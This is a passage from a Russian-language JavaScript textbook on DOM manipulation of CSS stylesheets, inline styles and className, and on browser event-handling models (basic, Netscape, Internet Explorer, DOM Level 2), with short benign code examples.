Таким образом, при манипулировании объектами правил таблиц стилей CSS абсолютно не стоит полагаться на документированное поведение. Это, как минимум, означает, что необходимо проверять существование коллекции `rules` (что указывает на факт работы с объектной моделью Internet Explorer). А также, при определении типа правила, если свойство `type` не существует, можно анализировать существование свойства `style` для выделения стилистических правил (однако проверку `type` осуществлять следует — возможно, браузер от Microsoft еще будет поддерживать это свойство).

Прилагаемый к книге компакт-диск содержит пример (в файле ex_4_03.htm, код скрипта находится в файле ex_4_03.js, в каталоге examples\04), иллюстрирующий принципы работы с таблицами стилей,

используя коллекцию `document.styleSheets`. Он выводит информацию обо всех внедренных и внешних таблицах стилей и правилах, содержащихся в них. Далее приведен немного сокращенный фрагмент кода из этого скрипта, осуществляющий последовательный перебор всех объектов таблиц стилей и для каждого такого объекта перебор всех объектов правил.

```
var nCount = document.styleSheets.length;

for(var nSheet = 0; nSheet < nCount; nSheet++)
{
  var oSheet = document.styleSheets.item(nSheet);

  DumpSheet(nSheet, oSheet);

  if(oSheet.rules)
    oSheet.cssRules = oSheet.rules;

  var nRulesCount = oSheet.cssRules.length;

  for(var nRule = 0; nRule < nRulesCount; nRule++)
  {
    var oRule = oSheet.cssRules.item(nRule);
    DumpRule(nRule, oRule);
  }
}
```

Важным моментом, на который стоит обратить внимание, здесь является способ работы с коллекцией правил таблиц стилей (`cssRules` или `rules`). Как можно видеть из примера, в случае существования свойства-коллекции `rules` у объекта таблицы стилей просто создается еще одно свойство с именем `cssRules`, которому присваивается ссылка на коллекцию `rules`. И далее работа с коллекцией правил происходит единообразно — через это свойство. Следует заметить, что данный прием (создание у объекта нового свойства, являющегося ссылкой на существующее) гораздо рациональнее, чем осуществление проверок доступности необходимого свойства в разных местах скрипта.

На этом мы закончим обзор принципов управления встроенными и внедренными таблицами стилей. Напоследок хотелось бы еще раз отметить обстоятельство, уже упоминавшееся в начале главы: не все (даже современные) браузеры полностью поддерживают требования спецификации DOM уровня 2. Поэтому стоит с большой осторожностью использовать описанные возможности, обязательно анализируя существование необ-

ходимых объектов, либо ориентироваться на версию и тип браузера. Особо хочется подчеркнуть, что в некоторых браузерах средства манипулирования таблицами стилей могут отсутствовать вообще. Например, браузер Opera версии 8.02, установленный у автора на момент написания книги, не поддерживал коллекцию `document.styleSheets`, поэтому пример, рассмотренный ранее, при работе в нем будет выводить просто сообщение о невозможности доступа к таблицам стилей. К сожалению, Opera не поддерживает и свойство `sheet` (см. атрибут `sheet` интерфейса `LinkStyle`) объектов модели документа, соответствующих HTML-элементам `STYLE` и `LINK` (ссылающимся на таблицы стилей), которое представляет собой ссылку на объект таблицы стилей, определяемой элементом. Таким образом, похоже, в этом браузере невозможно программно модифицировать таблицы стилей. Учитывая подобные обстоятельства, гораздо более надежными способами управления отображением документа на основе стилистической информации представляется оперирование встроенной информацией о стиле и модификация свойства `className` DOM-объектов элементов.

Управление встроенной информацией о стиле

Как указывалось в *главе 3*, с помощью атрибута `style` каждому элементу в документе может быть сопоставлен индивидуальный набор правил CSS. Такая стилистическая информация называется *встроенной* (inline). В рамках DOM-модели доступ к встроенной стилистической информации возможен через свойство `style` соответствующего объекта.

Свойство `style` представляет собой объект, реализующий интерфейс `CSSStyleDeclaration`, уже упоминавшийся ранее. Согласно декларации этого интерфейса, объект `style` должен иметь следующие свойства (табл. 4.10).

Таблица 4.10. *Свойства объекта* `style`

Свойство	Описание
`cssText`	Текстовое представление блока CSS-правил, сопоставленного элементу. Изменение значения этого свойства приводит к установке нового набора правил для элемента
`length`	Количество CSS-свойств, задаваемых встроенным описанием
`parentRule`	Ссылка на объект правила CSS (интерфейс `CSSRule`). Установлено только, если блок описаний является частью правила таблицы стилей. В случае встроенного описания равно `null`

Также спецификацией определяются следующие методы объекта `style` (табл. 4.11).

Таблица 4.11. *Методы объекта* `style`

Метод	Описание
`item`	Возвращает имя одного из CSS-свойств, явно установленных встроенным описанием. Параметром метода является числовой индекс свойства. Количество CSS-свойств определяется свойством `length`
`getPropertyValue`	Возвращает значение CSS-свойства, установленного встроенным описанием, имя которого передается в качестве параметра метода
`getPropertyCSSValue`	Возвращает значение свойства CSS, имя которого передано как параметр, в виде объекта, реализующего интерфейс `CSSValue`
`removeProperty`	Удаляет свойство, установленное встроенным CSS-описанием
`getPropertyPriority`	Возвращает приоритет указанного свойства
`setProperty`	Устанавливает значение и приоритет свойства с указанным именем

Пользуясь вышеприведенными свойствами и методами можно легко получать информацию обо всех свойствах и их значениях во встроенном CSS-описании элемента, а также добавлять, удалять свойства и модифицировать их значения. Например, установить зеленый цвет фона для всей области отображения документа (для элемента `BODY`) можно так:

```
document.body.style.setProperty("background-color",
                                "green", "");
```

Однако этот код также не является кроссбраузерным — он не будет работать в Microsoft Internet Explorer. В отношении реализации объекта `style` этот браузер также сильно отступает от стандартов. Из перечисленных свойств он поддерживает только `cssText`, использование которого удобно далеко не во всех случаях. А для получения, установки значений и удаления свойств встроенного CSS-описания у объекта `style` в Internet Explorer будут присутствовать методы `getExpression`, `setExpression` и `removeExpression` соответственно. Из этого следует,

что при использовании методов объекта `style` для работы со свойствами CSS необходимо предусматривать дополнительные проверки, что означает написание лишнего кода. Обычно гораздо рациональнее и проще изменять значения свойств встроенного CSS-описания элемента через соответствующие свойства объекта `style`.

Спецификация DOM уровня 2 определяет интерфейс `CSS2Properties`, специально предназначенный для удобного получения и установки значений свойств встроенного CSS-описания элемента, представляемого объектом, реализующим интерфейс `CSSStyleDeclaration` (в JavaScript это объект `style`). Интерфейс `CSS2Properties` не содержит методов, но содержит большое количество атрибутов. Каждый атрибут этого интерфейса соответствует определенному свойству CSS и обычно имя атрибута схоже по написанию с именем свойства (например, атрибут `backgroundColor` соответствует свойству `background-color`, а `listStyleType` — свойству `list-style-type`).

Важным моментом, который хотелось бы подчеркнуть здесь, является то, что спецификация предполагает обеспечение средствами языков программирования возможности получения интерфейса `CSS2Properties` из экземпляра `CSSStyleDeclaration`. Применительно к JavaScript это означает, что объект `style` кроме свойств, соответствующих атрибутам интерфейса `CSSStyleDeclaration`, содержит также свойства, соответствующие атрибутам `CSS2Properties`. Таким образом, для объекта `style` допустима установка и получение значений большого количества свойств, соответствующих свойствам встроенного CSS-правила элемента. Получение значения таких свойств равноценно вызову метода `getPropertyValue`, а установка — `setProperty`. Например, программно задать зеленый цвет фона для элемента `BODY` при помощи установки CSS-свойства `background-color` можно следующим образом:

```
document.body.style.backgroundColor="green";
```

Данный способ хорош своей простотой. К тому же, он поддерживается всеми современными браузерами, поэтому при его применении не надо заботиться об обеспечении совместимости. Далее, при написании скриптов, мы будем широко использовать именно его.

Как уже отмечалось, имена свойств объекта `style` и соответствующих им свойств правил CSS весьма схожи. В основном, отображение имен CSS-свойств в имена свойств объектной модели следует некоторому простому правилу: из имени CSS-свойства убираются дефисы, и каждая часть имени, следующая после дефиса, начинается со строчного символа. Исключением является лишь свойство `float`. Ему соответствует

свойство объекта `style cssFloat`, поскольку `float` является ключевым словом JavaScript. Несмотря на то, что имя необходимого свойства объекта `style` практически всегда можно "угадать", хочется заметить, что перечень всех этих свойств и их соответствие свойствам CSS всегда можно увидеть на странице описания интерфейса `CSS2Properties` в спецификации DOM уровня 2. Также соответствие свойств в более удобном для просмотра виде можно найти в документе addons\css-dom.html на компакт-диске.

Управление стилем на основе значения атрибута *class* элемента

Этот метод динамического изменения отображения элементов не использует манипулирование стилистической информацией в прямом смысле, однако в некоторых случаях может оказаться весьма полезным и эффективным. Он основан на использовании различных наборов CSS-правил с селекторами атрибута `class`, которые могут быть применены к одному и тому же элементу. Изменяя значение свойства `className` объекта, соответствующего некоторому элементу в документе, можно обеспечить применение к нему различных наборов правил CSS, что будет влиять на визуальное отображение элемента.

Далее приведен немного сокращенный пример, содержащийся на компакт-диске (файл examples\04\ex_4_04.htm), который иллюстрирует применение данного принципа для создания динамических визуальных эффектов. В нем осуществляется смена цвета фона блока с текстом при щелчке на нем мышью.

```
<head>
  <style type="text/css">
    DIV.c0 { background : green; }
    DIV.c1 { background : blue;  }
  </style>
</head>
<body>
  <DIV
    class="c0"
onclick="this.className='c'+((this.className=='c0')?'1':'0');">
 Щелкните здесь мышью
  </DIV>
</body>
```

В примере использовано назначение обработчика события щелчка мыши для элемента `DIV`. В обработчике события `onclick` производится из-

менение значения свойства `className`, что приводит к изменению отображения элемента. События и их обработка будут подробно рассматриваться в следующем разделе.

События в объектной модели

Используя сценарии, манипулирующие различными составляющими объектной модели, можно создавать динамические документы различной степени сложности. Однако возможность динамического изменения содержимого или визуального отображения документа не обеспечивает его интерактивности, т. е. способности активного взаимодействия с пользователем. Для создания интерактивного документа необходим механизм, позволяющий определять программную реакцию на действия пользователя либо изменения в операционном окружении. Такие изменения либо действия пользователя называют *событиями*. Специфический код, исполняющийся при возникновении в программной системе событий определенного типа, называют *обработчиком события* (как правило, он оформляется в виде специальной процедуры или функции). Исполнение обработчика при возникновении определенного события и выполнение специальных действий, связанных с этим событием, называется *обработкой события*. Совокупность механизмов возникновения, передачи, способов назначения обработчиков и обработки событий называется *событийной моделью* (или *моделью обработки событий*). В данном разделе мы рассмотрим основные модели обработки событий, возникающих в объектной модели документа, поддерживаемых современными браузерами.

Несколько слов о моделях обработки событий

К сожалению, необходимо констатировать, что формирование моделей обработки событий в процессе совершенствования разных типов браузеров происходило аналогично развитию объектных моделей, т. е. индивидуально для каждого браузера. В результате, на данный момент, можно выделить несколько таких моделей, существование которых обусловлено наличием некоторой общей части (набора событий, атрибутов поддерживаемых всеми современными браузерами) и индивидуальных расширений объектной модели, несовместимых между собой. Таким образом, можно говорить о существовании следующих моделей обработки событий.

- *Базовая модель.* Определяет минимальное подмножество средств обработки событий, поддерживаемых как старыми, так и новыми версиями практически всех браузеров.
- *Модель обработки событий DOM уровня 2.* Стандартизированная, описанная в отдельной части спецификации DOM уровня 2, модель обработки событий. Поддерживается многими новыми версиями браузеров.
- *Специфические модели обработки событий.* Прежде всего, к данной категории относится событийная модель Microsoft Internet Explorer (версии 4 и выше). Также сюда можно отнести модель обработки событий старых версий браузеров Netscape (версии выше третьей, но ниже шестой).

Поскольку с базовой моделью обработки событий совместимы все остальные модели, базовая модель поддерживается всеми типами браузеров, предоставляет значительную гибкость и возможности, достаточные для решения большинства задач создания интерактивных документов, в данном разделе основное внимание будет уделено именно ей. Остальные модели будут рассмотрены менее подробно.

Базовая модель обработки событий

Как следует из названия, эта модель обработки событий определяет некоторую основу, принципы, поэтому и начать данный раздел будет уместно с изложения самих принципов.

Принципы обработки событий

Как уже было сказано, для обработки события необходимо создать обработчик. Также события могут быть разных типов. В моделях обработки событий браузеров обработчик события сопоставляется определенному элементу в документе и определенному событию. Это значит, что код конкретного обработчика исполняется в случае возникновения события только определенного типа, связанного с конкретным элементом. Базовая модель обработки событий предполагает два способа сопоставления обработчиков событий элементам:

- использование атрибутов обработчиков событий в HTML-разметке *(см. также разд. "Включение кода в обработчики событий элементов Web-страниц" главы 1)*;
- назначение обработчиков событий программно, путем установки значений свойств объектов DOM, соответствующих атрибутам обработчиков событий.

Так, например, назначить обработчик события щелчка мышью для элемента при помощи HTML-разметки можно следующим образом:

```
<div onclick="alert('Click !');">Щелкните здесь мышью</div>
```

При щелчке по такому элементу будет исполнен ассоциированный JavaScript-код:

```
alert('Click !');
```

Значениями HTML-атрибутов обработчиков событий могут являться любые (даже весьма сложные) корректные фрагменты программного кода.

Для того чтобы программно назначить элементу обработчик событий (способ 2), необходимо получить ссылку на объект в дереве объектной иерархии документа, соответствующий этому элементу, и присвоить необходимому атрибуту ссылку на функцию-обработчик, уже определенную в коде скрипта. Например, для элемента, задаваемого следующей HTML-разметкой:

```
<div id="Div0">Щелкните здесь мышью</div>
```

обработчик события щелчка мышью можно назначить так (код этого примера находится в файле examples\04\ex_4_05.htm на компакт-диске):

```
<script type="text/javascript">
<!--
function OnClickDiv0()
{
  alert('Обработчик OnClickDiv0');
}
document.getElementById("Div0").onclick = OnClickDiv0;
//-->
</script>
```

Следует отметить тот факт, что первый способ назначения обработчика событий принципиально не отличается от второго. В примерах, приведенных ранее, в обоих случаях свойству `onclick` объекта, соответствующего элементу `DIV`, присваивалась ссылка на объект функции. Только во втором случае функция была определена явно, а в первом — сгенерирована браузером на основе значения атрибута `onclick` в HTML-разметке. В этом достаточно просто убедиться, если отобразить значение свойства, определяющего обработчик события (например, того же `onclick`) для объекта, соответствующего элементу, у которого данный обработчик задан в HTML-разметке. Это делается в примере, нахо-

дящимся в файле examples\04\ ex_4_06.htm на компакт-диске. Документ содержит следующий фрагмент разметки:

```
<div id="Div0" onclick="alert('Click !'); /* onclick */"></div>
```

Далее, во внедренном скрипте, производится вывод информации об обработчике:

```
var oElement = document.getElementById("Div0");
document.writeln("Значение атрибута onclick:\r\n" +
oElement.onclick);
document.writeln("\r\nЗначение typeof(onclick): " +
                 typeof(oElement.onclick));
```

Вывод, генерируемый скриптом, в Internet Explorer выглядит так (подобные результаты получаются и в других браузерах):

```
Значение атрибута onclick:
function anonymous()
{
  alert('Click !'); /* onclick */
}

Значение typeof(onclick): function
```

Отсюда явно видно, что свойство `onclick` содержит ссылку на объект функции, а тело функции представляет собой значение атрибута `onclick` элемента `DIV`.

Основные события DOM

В предыдущем разделе мы рассмотрели способы создания обработчиков событий, связанных с определенным элементом гипертекстового документа. В примерах создавались обработчики только одного события — щелчок мышью. Но, конечно же, современные браузеры поддерживают возможность обработки достаточно большого набора событий. Далее приводится описание событий (и имена соответствующих атрибутов элементов HTML, используемых для назначения обработчиков этих событий), которые можно отнести к базовой модели обработки событий, т. е. поддерживаемых всеми современными браузерами. Описания сгруппированы по типам событий.

Для начала рассмотрим события пользовательского ввода, к которым относятся события, возникающие в результате действий пользователя, производимых при помощи манипулятора "мышь" (табл. 4.12), а также работе с клавиатурой (табл. 4.13).

Таблица 4.12. *Атрибуты для назначения обработчиков событий мыши*

Атрибут	Описание обрабатываемого события
`onclick`	Щелчок мышью
`ondblclick`	Двойной щелчок мышью
`onmousedown`	Нажатие кнопки мыши (если курсор мыши находится над элементом)
`onmouseup`	Отпускание кнопки мыши (если курсор мыши находится над элементом)
`onmouseover`	Перемещение курсора мыши в область, занимаемую элементом
`onmousemove`	Движение курсора мыши над элементом
`onmouseout`	Выход курсора мыши за границы элемента

Перечисленные атрибуты, задающие обработчики событий мыши, могут использоваться практически со всеми элементами, которые визуально представляются в документе. Для наглядного ознакомления с последовательностью и зависимостями возникновения событий мыши при различных действиях, производимых пользователем, можно воспользоваться примером examples\04\ ex_4_07.htm на компакт-диске.

Таблица 4.13. *Атрибуты для назначения обработчиков событий клавиатуры*

Атрибут	Описание обрабатываемого события
`onkeydown`	Нажатие клавиши
`onkeyup`	Отпускание клавиши
`onkeypress`	Клавиша была нажата, а затем отпущена

Эти свойства также применимы к большинству визуально-представимых элементов. События клавиатуры возникают для элемента, находящегося в фокусе ввода, т. е. активизированного мышью, либо выделенного при помощи перевода фокуса клавишей <Tab>.

При получении либо потере фокуса элементом также возникают события (табл. 4.14).

Таблица 4.14. *Атрибуты для назначения обработчиков событий получения и потери фокуса*

Атрибут	Описание обрабатываемого события
`onfocus`	Получение элементом фокуса ввода (активизация его при помощи мыши либо вследствие перехода к нему при помощи клавиши <Tab>)
`onblur`	Потеря элементом фокуса ввода (обычно вследствие получения фокуса другим элементом)

Обработчики событий получения/потери фокуса обычно устанавливаются для интерактивных элементов — элементов форм (`TEXTAREA`, `INPUT`, `BUTTON` и т. д.), ссылок (`A`, `AREA`). Иногда также и для других элементов: `OBJECT`, `EMBED`, `DIV`, `SPAN`, `IMG`, `TABLE`.

Существуют события, возникающие только для форм и элементов форм (табл. 4.15).

Таблица 4.15. *Атрибуты для назначения обработчиков событий форм и их элементов*

Атрибут	Описание обрабатываемого события
`onchange`	Событие возникает для элементов `INPUT`, `SELECT`, `TEXTAREA` при потере ими фокуса, если в промежутке времени между получением фокуса и его потерей содержимое элемента было изменено пользователем
`onselect`	Событие возникает при выделении текста в элементах `INPUT` и `TEXTAREA`
`onreset`	Событие очистки формы. Обычно возникает после нажатия кнопки `reset`
`onsubmit`	Событие отправки формы. Возникает после нажатия кнопки `submit`

Обработка событий форм и их элементов будет подробно рассмотрена в *главе 11*.

Два последних, описываемых здесь, события обычно используются для совершения некоторых действий сразу после загрузки документа в браузер и непосредственно перед его закрытием, а также позволяют в некоторой степени контролировать состояние загружаемых в браузер объектов (табл. 4.16).

Таблица 4.16. *Атрибуты для назначения обработчиков событий загрузки и выгрузки документа*

Атрибут	Описание обрабатываемого события
`onload`	Событие, уведомляющее, что объект загружен в браузер. Обработчик удобно устанавливать для элемента `BODY` или `FRAMESET` для исполнения некоторого кода сразу после загрузки документа. Новые версии браузеров поддерживают обработку этого события для элементов `IMG`, `SCRIPT`, `STYLE`, `LINK`, `APPLET`, `EMBED`
`onunload`	Возникает для элементов `BODY` и `FRAMESET` при "выгрузке" текущего документа — закрытии окна браузера или загрузке в то же окно другого документа

Безусловно, в этой главе описан достаточно малый набор событий, однако этот тот минимум, на который в настоящее время можно полагаться при программировании скриптов для любого браузера.

Программный запуск и отмена обработки событий

Помимо того, что события в объектной модели могут возникать вследствие действий пользователя, существует возможность программно инициировать аналогичный процесс, приводящий к вызову установленных обработчиков и, возможно, к исполнению предопределенного действия, связанного с событием. Для этого у объектов DOM, соответствующих некоторым элементам HTML, существуют специальные методы. Эти методы оказываются весьма полезными во многих случаях: например, для установки фокуса на нужные элементы, программной отправки форм и т. д. В табл. 4.17 приведен минимальный, поддерживаемый всеми браузерами, набор таких методов и их описание.

Таблица 4.17. *Методы объектов DOM, инициирующие возникновение событий*

Метод	Описание
`blur`	Вызывает потерю фокуса ввода элементом, способным принимать пользовательский ввод (`INPUT`, `TEXTAREA`, `SELECT`, `A`, `AREA`, `BUTTON`)
`focus`	Вызывает перемещение фокуса ввода на элементы, способные принимать пользовательский ввод (`INPUT`, `TEXTAREA`, `SELECT`, `A`, `AREA`, `BUTTON`)

Таблица 4.17 *(окончание)*

Метод	Описание
click	Для ссылок, элемента BUTTON и элемента INPUT с атрибутом type, равным button, submit, reset, checkbox, radio. Вызывает действие, аналогичное щелчку мышью
reset	Только для объекта элемента FORM. Устанавливает полям формы значения по умолчанию. Действие аналогично нажатию кнопки reset (определяемой тегом <INPUT type="reset">)
submit	Только для объекта элемента FORM. Отправляет форму. Действие аналогично нажатию кнопки submit (определяемой тегом <INPUT type="submit">)
select	Вызов метода приводит к выделению всего текста в элементах INPUT (с атрибутом type, равным text, password, file) и TEXTAREA

Таким образом, имея в документе ссылку, определяемую HTML-разметкой:

```
<a href="somepage.htm" id="ref_0">ссылка</a>
```

можно программно инициировать переход браузера по этой ссылке при помощи следующего JavaScript-кода:

```
document.getElementById('ref_0').click();
```

Следует сделать особое замечание по поводу вызова обработчиков событий вследствие использования данных методов. Вызов соответствующих обработчиков происходит после вызова всех методов, кроме submit (вследствие вызова метода click вызывается обработчик, задаваемый атрибутом onclick, вследствие вызова focus — атрибутом onfocus, и т. д., но после вызова submit обработчик, определяемый атрибутом onsubmit, не вызывается). Это, в частности, означает, что инициированную программно отправку формы нельзя отменить. Таким образом, если обработчик отправки формы должен вызываться в любом случае, при использовании метода submit необходимо сделать это явно.

Специфические модели обработки событий

Как уже было сказано, к специфическим моделям обработки событий относятся: модель Microsoft Internet Explorer версии 4 и выше и модель обработки событий браузеров Netscape версий выше 4-й, но ниже 6-й.

Они имеют некоторое сходство в плане нововведений относительно базовой модели, но абсолютно несовместимы между собой в отношении процесса обработки событий. Стоит отметить, что модель Netscape практически ушла в прошлое (начиная с версии 6, браузеры Netscape базируются на ядре Mozilla, которое использует модель обработки событий DOM уровня 2), а модель Internet Explorer поддерживается только в этом типе браузеров. Тем не менее их рассмотрение имеет смысл. Основная причина состоит в том, что, видимо, обе эти модели, имея некоторые общие черты, оказали влияние на формирование модели обработки событий DOM уровня 2 (что и будет показано далее). Также, поскольку Internet Explorer — один из самых популярных браузеров (а до появления Firefox — самый популярный), при разработке кроссбраузерного скрипта, в котором не обойтись только базовой моделью обработки событий, придется учитывать и его модель, а значит, понимать принципы ее работы.

Есть два основных отличия DOM уровня 2 и специфических моделей обработки событий от базовой.

- Наличие информации о контексте возникновения события (координаты курсора мыши, коды нажатых клавиш, тип события и т. д.). Эта информация представлена в виде значений свойств специального объекта (`Event` в моделях DOM уровня 2, Netscape, и `event` в модели MSIE). Перечень свойств и способ передачи этого объекта обработчику событий также различаются в разных моделях.
- Распространение событий по иерархии объектов модели документа. Как вы помните, в базовой модели обработчик событий некоторого типа назначается для определенного элемента, и он обрабатывает только события, связанные с этим элементом. Все события, для которых не назначен обработчик, вызывают действия, определенные браузером по умолчанию. В специфических и DOM-моделях событие передается от объекта к объекту в дереве документа, имея шанс попасть в обработчик одного из элементов, стоящих ближе к корню иерархии. Направление и точка начала распространения события также определяются конкретной моделью.

Модель обработки событий Netscape

Это первая модель, достаточно сильно отличающаяся от базовой, предоставляющая разработчику гораздо больше возможностей и обладающая большей гибкостью обработки событий.

Специфической особенностью модели является то, что возникающие события распространяются через иерархию объектов DOM по направлению от корневого объекта `window` к целевому объекту (для которого возникло событие). Модель предусматривает механизм "захвата" событий. Он служит для обработки событий одного типа от разных элементов одним и тем же обработчиком конкретного объекта. События могут захватываться объектами `window`, `document`, `layer` при помощи метода `captureEvents`. Методу передается числовое значение, которое является битовой маской, определяющей типы событий, захватываемых объектом. Например:

```
document.captureEvents(Event.CLICK | Event.DBLCLICK);
```

Исполнение этого кода приведет к тому, что обработка всех событий одинарного и двойного щелчка мышью на любом элементе документа будет производиться обработчиками объекта `document`. Поскольку события распространяются вглубь DOM-дерева, то из объектов, производящих захват событий, больший приоритет в обработке имеют те, которые стоят ближе к корню иерархии. Существует возможность инициировать дальнейшее распространение события, после его обработки некоторым обработчиком. Для этого служит метод `routeEvent`.

Модель позволяет получать доступ к контекстной информации события, используя свойства специального объекта `Event`. Он создается браузером при возникновении события, и ссылка на него передается в обработчик. Среди свойств этого объекта есть такие, как `type` (строка, указывающая тип события, например "`click`"), `target` (ссылка на объект DOM, соответствующий элементу, для которого возникло событие), `pageX`, `pageY`, `screenX`, `screenY` (координаты курсора мыши относительно документа и экрана, соответственно, в момент возникновения события), `which` (код нажатой клавиши в кодировке Unicode для событий клавиатуры или цифровое обозначение кнопки для событий мыши) и т. д. Имея такую информацию, можно создавать гораздо более функциональные скрипты, чем при использовании только базовой модели.

Модель обработки событий Microsoft Internet Explorer

Данная модель, как и модель Netscape, обладает рядом преимуществ по сравнению с базовой моделью. В ней также доступна контекстная информация о событии и также имеет место распространение событий в дереве документа. Однако существуют сильные отличия этой модели от модели обработки событий Netscape.

Аналогично модели Netscape, контекстная информация о событии в модели Internet Explorer представлена объектом типа `Event`. Однако ссылка на этот объект не передается обработчику событий в качестве аргумента. Вместо этого объект доступен в глобальной области видимости скрипта через идентификатор `event`. Перечень свойств объекта `event` в MSIE практически аналогичен перечню свойств объекта `Event` в Netscape, однако их имена отличаются. К примеру, свойствам `pageX`, `pageY`, `screenX`, `screenY` в Netscape соответствуют свойства `clientX`, `clientY`, `screenX`, `screenY` в Internet Explorer.

Распространение событий в DOM-дереве MSIE происходит по направлению от элемента, для которого возникло событие, к корню объектной иерархии — объекту `document` (т. е. в обратном направлении относительно модели Netscape). По умолчанию, при этом производится последовательный вызов всех установленных обработчиков событий данного типа для каждого объекта, следующего в иерархии. Распространение события можно остановить, присвоив свойству `event.cancelBubble` значение `true` в одном из обработчиков. Однако прекращение распространения возможно не для всех типов событий, также не все события имеют способность к распространению. К примеру, событие щелчка мышью (`click`) распространяется, и его распространение может быть отменено, событие отпускания клавиши (`keyup`) распространяется, но его распространение не может быть отменено, а событие отправки формы (`submit`) не распространяется.

Модель обработки событий DOM уровня 2

Подробное описание этой модели обработки событий можно найти в соответствующем разделе спецификации DOM уровня 2 на сайте консорциума W3C по адресу **http://w3.org/TR/DOM-Level-2-Events**, или на прилагаемом к книге компакт-диске в каталоге w3c\dom\dom2\events. На данный момент это наиболее гибкая и функциональная модель. Она реализует важнейшие концепции базовой и специфических моделей, а также добавляет несколько весьма интересных возможностей. К сожалению, эта модель обработки событий поддерживается не всеми типами браузеров и, в основном, только достаточно новыми их версиями. Браузеры Mozilla, Netscape 6, Opera 7.50, Firefox поддерживают эту модель. Opera 7.0 поддерживает ее лишь частично. Microsoft Internet Explorer не поддерживает вообще.

Первой особенностью, выгодно отличающей модель событий DOM уровня 2 от предыдущих моделей, является принцип распространения

событий в DOM-дереве. Практически, здесь сочетаются специфические модели Internet Explorer и Netscape. Процесс распространения события в объектной модели делится на две фазы:

1. Фаза "погружения". После возникновения события происходит его продвижение по направлению от корня (объекта `document`) вглубь объектной иерархии — к объекту-цели, т. е. объекту, соответствующему HTML-элементу, в контексте которого оно возникло.
2. Фаза "всплытия". Достигнув обработчика целевого элемента, событие может начать движение в обратном направлении — к корню дерева документа, объекту `document`.

Как на первом, так и на втором этапе продвижения события через дерево документа происходит последовательный вызов обработчиков, соответствующих типу события и фазе обработки (об этом чуть позже), установленных для объектов-узлов иерархии. В обработчики в качестве параметра передается ссылка на объект `Event`, содержащий контекстную информацию события. Каждый вызываемый обработчик может предотвратить дальнейшее распространение события, вызвав метод `stopPropagation` объекта `Event`, отменить предопределенное действие, соответствующее событию, вернув `false`, либо вызвав метод `preventDefault` объекта `Event`, а также делегировать обработку события другому объекту дерева документа, вызвав метод `dispatchEvent` этого объекта и передав ему в качестве параметра ссылку на существующий объект `Event`.

Вторая особенность модели событий DOM уровня 2, обеспечивающая большую гибкость по сравнению с остальными моделями, заключается в стандартном для нее способе назначения обработчиков событий. Кроме традиционно поддерживаемых браузерами способов: при помощи HTML-атрибутов в разметке и присвоения свойствам объектов, определяющих обработчики, ссылок на функции-обработчики, существует еще один. Он заключается в использовании метода `addEventListener` объектов, являющихся узлами дерева документа. Его синтаксис таков:

```
oNode.addEventListener(strEventName, refHandler,
                       bPlungePhase);
```

Параметры имеют следующее значение:

- *`strEventName`* — строка, идентифицирующая событие;
- *`refHandler`* — ссылка на функцию-обработчик события;
- *`bPlungePhase`* — логическое значение, указывающее фазу продвижения события в дереве документа, для которой устанавливается обра-

ботчик. Значение этого параметра должно быть `true`, если необходимо установить обработчик для фазы "погружения", и `false`, если для фазы "всплытия".

Таким образом, следующий код устанавливает обработчик с идентификатором `OnAllClick` для всех событий щелчка мышью в документе:

```
document.addEventListener("click", OnAllClick, true);
```

У данного метода установки обработчиков есть несколько явных преимуществ:

- он позволяет назначать отдельные обработчики для каждой фазы прохождения события через дерево документа. Это дает возможность обрабатывать событие как до, так и после его попадания в целевой обработчик;
- данный метод позволяет сопоставить больше одного обработчика конкретного события конкретному DOM-объекту (в этом случае такие обработчики в нужный момент вызываются все подряд, однако порядок их вызова ничем не определяется);
- самое главное, должно быть, преимущество данного метода, принципиально отличающее его от методов назначения обработчиков базовой и специфических моделей, состоит в том, что он позволяет сопоставить обработчик любому текстовому узлу дерева документа (например, соответствующему элементу `U`).

Каждый установленный при помощи `addEventListener` обработчик можно легко аннулировать, вызвав метод `removeEventListener` для того же объекта и с теми же параметрами, с которыми обработчик устанавливался. Таким образом, следующий код удалит обработчик события `click`, установленного в примере выше:

```
document.removeEventListener("click", OnAllClick, true);
```


Еще одна особенность модели событий DOM уровня 2, которую хочется здесь подчеркнуть, заключается в предоставлении обработчику контекстной информации о событии. Как и в других моделях, эта информация представляется в виде свойств объекта `Event`. Он передается в обработчик по ссылке. Отличие от других моделей состоит в том, что набор его свойств и методов не фиксирован. Это обусловлено тем, что объект `Event` реализует один из DOM2-интерфейсов, соответствующих событиям определенного типа. Спецификация DOM уровня 2 определяет несколько типов событий (пример определения поддержки браузером событий конкретного типа будет приведен в *главе 5*): события мыши

(`click`, `mouseover`), изменений в структуре документа (`DOMNodeInserted`, `DOMNodeRemoved`), пользовательского интерфейса (`DOMFocusIn`, `DOMFocusOut`), традиционные события HTML и старых браузеров (`load`, `submit`, `resize`). Каждому типу событий соответствует свой интерфейс для объекта `Event`. То есть, для каждого конкретного типа событий объект `Event` будет содержать определенное, специфическое подмножество свойств и методов.

Подробнее узнать об обработке событий в DOM уровня 2 можно из соответствующего раздела спецификации (на компакт-диске: w3c\dom \dom2\events\events.html). К сожалению, использование этой модели событий резко ограничивается отсутствием ее поддержки в Microsoft Internet Explorer. И ее применение пока видится лишь в сочетании с базовой и специфическими моделями событий.

* * *

На этом мы заканчиваем обзор объектных моделей и переходим к следующей части книги. Более подробно мы рассмотрим многие аспекты работы с DOM далее, на практических примерах.



ЧАСТЬ II

Решение типовых задач программирования скриптов

Глава 5. Определение параметров операционного окружения

Глава 6. Дата и время


Глава 7. Работа с cookie

Глава 8. Регулярные выражения

Глава 9. Протоколы mailto и javascript

Мы переходим к следующей, практической части книги. Преимущественно, далее будут рассматриваться конкретные задачи создания скриптов и их решения. Данная часть посвящена типовым задачам программирования сценариев для Web-страниц. Скрипты, обсуждаемые здесь, будут входить составной частью в большинство примеров, рассматриваемых в других частях этой книги.

ГЛАВА 5



Определение параметров операционного окружения

